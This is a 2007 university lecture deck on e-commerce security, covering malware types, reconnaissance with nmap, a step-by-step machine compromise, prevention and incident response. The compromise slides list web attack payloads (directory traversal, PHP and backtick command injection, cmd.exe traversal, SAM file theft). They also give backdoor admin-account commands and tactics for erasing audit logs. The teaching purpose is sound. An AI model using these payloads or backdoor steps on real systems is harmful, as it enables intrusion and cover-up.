

Security Analysis

Computer Science E-Commerce Security '2007'

Matthew Cook
Senior IT Security Specialist
Security and Compliance Team

Security Analysis

- Introduction
- Step-by-step Machine Compromise
- Preventing Attack
- Incident Response
- Further Reading

Physical Security

- Secure Location
- BIOS restrictions
- Password Protection
- Boot Devices
- Case Locks
- Case Panels

Why bother?

Why bother?

- Keeping control and service availability
- Spreading infection
- Data Integrity (DPA)
- Legal Liability
- Reactive Work Loads
- Bad Public Relations
- Personal Responsibility

Why bother?

- Computing has changed...
- Ten years ago the Internet was very small, few connections, mainly dialup users.
- JANET connected UK Universities from the early 90s.
- ISDN links at 64Kb/sec for industry.
- In 1998 Lboro connected to EMMAN.
- Current use of 440Mb/sec

The Easiest Security Improvement - Password

- Use a password with mixed-case characters
- Use a password with a mix of alpha-numerics and punctuation
- Use a password that is easy to type to avoid 'Shoulder Surfers'
- Use the first letters from song titles, song lyrics or film quotations
- <http://www.lboro.ac.uk/computing/doc/advice.html>
- Brute Force Password Cracking

Viruses

- Traditional viruses required human intervention.
 - Share it on floppy discs
 - Copy it
 - Email it
- Attached to programs, documents or emails.

Worms

- One stage on from viruses
- Auto replication
 - Open shares
 - Exploits in machines
 - Outlook Address book
- Eliminating the human interaction means whole computer networks can be compromised very swiftly.

Trojans

- Appears to be an innocent program
- Actually contains malicious code
- A keylogger?
- Sometimes difficult to discover

Background

Reasons for Attack:

- Personal Attacks
- Information theft and modification
- Experimentation
- Bandwidth theft
- DoS Botnets
- Warez servers
- Distribute Viruses, Worms and Trojans

Gathering Information

- Companies House
- Internet Search (<http://www.google.co.uk>)
- Whois (<http://www.netsol.com/cgi-bin/whois/whois>)
- A Whois query can provide:
 - The Registrant
 - The Domain Names Registered
 - The Administrative, Technical and Billing Contact
 - Record updated and created date stamps
 - DNS Servers for the Domain

Identifying System Weakness

Many products available:

- Nmap
- Nessus
- MetaSploit
- L0pht Crack

Nmap

```

ccmsc@escarpment.lut.ac.uk: /home/ccmsc
Password:
[root@escarpment ccmsc]# nmap -sS -O -p1-65535 gemini

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on gemini.lut.ac.uk (131.231.82.218):
(The 65526 ports scanned but not shown below are in state: closed)
Port      State      Service
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
1025/tcp  open       listen
1026/tcp  open       nterm
1029/tcp  open       unknown
3306/tcp  open       mysql
3372/tcp  open       unknown
3389/tcp  open       msrdp


Remote OS guesses: Windows Me or Windows 2000 RC1 through final release, MS Wind
ows2000 Professional RC1/W2K Advance Server Beta3, Windows Millenium Edition v4.
90.3000

Nmap run completed -- 1 IP address (1 host up) scanned in 32 seconds
[root@escarpment ccmsc]#
[root@escarpment ccmsc]# █

```


Nmap Analysis...

- TCP Connect Scan
- Completes a 'Three Way Handshake'
- Very noisy (Detection by IDS)



Nmap Analysis...

- TCP SYN Scan
- Half open scanning (Full port TCP connection not made)
- Less noisy than the TCP Connect Scan



Exploiting the Security Hole

- Directory Traversal

`http://camford/cgi-bin/lame.cgi?file=../../../../etc/motd`

- Unicode Requests

`http://camford/cgi-bin/lame.cgi?page=dir%20/a`

- Redirection Requests

`http://camford/something.php=Hi%20I'm%20Bold!`

- Server Side Includes

`http://camford1/something.php=<!%20--
#include%20virtual="http://camford2/fake`

Exploiting the Security Hole

- **<? Request**

`http://camford/something.php=<? passthru("id");?>`

- **' Request**

`http://camford/something.cgi=`id``

- **Cmd.exe**

`http://camford/scripts/something.asp=../../WINNT/system32/cmd.exe?
dir+e`

- **SAM Theft**

`http://camford/scripts/some.asp=d:winnt\repair\sam._`

- **Overflows**

`http://camford/cgi_bin/helloworld?type=AAAAAAA`

Backdoor Access

- Create several user accounts
- `Net user iisservice <pass> /ADD`
- `Net localgroup administrators iisservice /ADD`
- Add root shells on high end ports
- Tiri is 3Kb in size
- Add backdoors to 'Run' registry keys

System Alteration

- Web page alteration
- Information Theft
- Enable services
- Add VNC

- Creating a Warez Server
 - Net start msftpsvc
 - Check access
 - Upload file 1Mb in size, then 10Mb, then 100Mb
 - Advertise as a warez server

Audit Trail Removal

- Many machines have auditing disabled
 - Main problems are IIS logs
 - DoS IIS before logs sync to disc
 - Erase logs from hard disc
 - Erasing Eventlog harder
-
- IDS Systems
 - Network Monitoring at firewall


Preventing Attack

- Firewall non essential services
- Ensure Operating Systems are patched
- Harden systems
- Install IDS, IPS and Tripwire/AIDE
- Filter incoming traffic (URLScan ModSecurity)
- Implement good systems architecture
- Implement a multilayered approach
- Encrypt and tunnel data


Not just Computers

- Network appliances
- Printers
- Photocopiers
- CD towers
- Network switches, routers, firewalls
- Anything network connected...


Topology



Proposed Solution



Backup Traffic



- Turn off Inspection Rules
 - Throughput the same
- Policy based routing
 - L3 switch
- Separate backup network
- Static route + network

Incident Response...

- Don't Panic!
- Unplug the network
- Get a notebook
- Back-up the system and keep the Back-ups
- Restrict use of email
- Look for information
- Investigate the cause

- Request help and assistance.

Incident Response...

- Important to return to service swiftly
 - Do not jeopardize security
 - If in doubt, re-build
 - Perform forensics on a backup
- Keep documentation and evidence
- Contact local CERT if investigation proves non worm/script kiddie activity.

Further Reading

- Garfinkel, S. *Web Security & Commerce* *O'Reilly* [ISBN 1-56592-269-7]
- Hassler, V. *Security Fundamentals for E-Commerce* *Artech House* [ISBN 1-58053-108-3]
- Huth, M R A. *Secure Communicating Systems* *Cambridge Uni Press* [ISBN 0-52180-731-X]
- Schneier, B. *Secrets & Lies (Digital Security in a Networked World)* [ISBN 0-47125-311-1]

Useful Books, Tools and URLs

- Microsoft Security Website
<http://www.microsoft.com/security/>
- Computer Security Incident Response Team
http://www.cert.org/csirts/csirt_faq.html
- JANET CERT
<http://www.ja.net/cert/>
- Computing Services – Security Service
<http://www.lboro.ac.uk/computing/security>

Questions

Slides available at:
<http://escarpment.net/>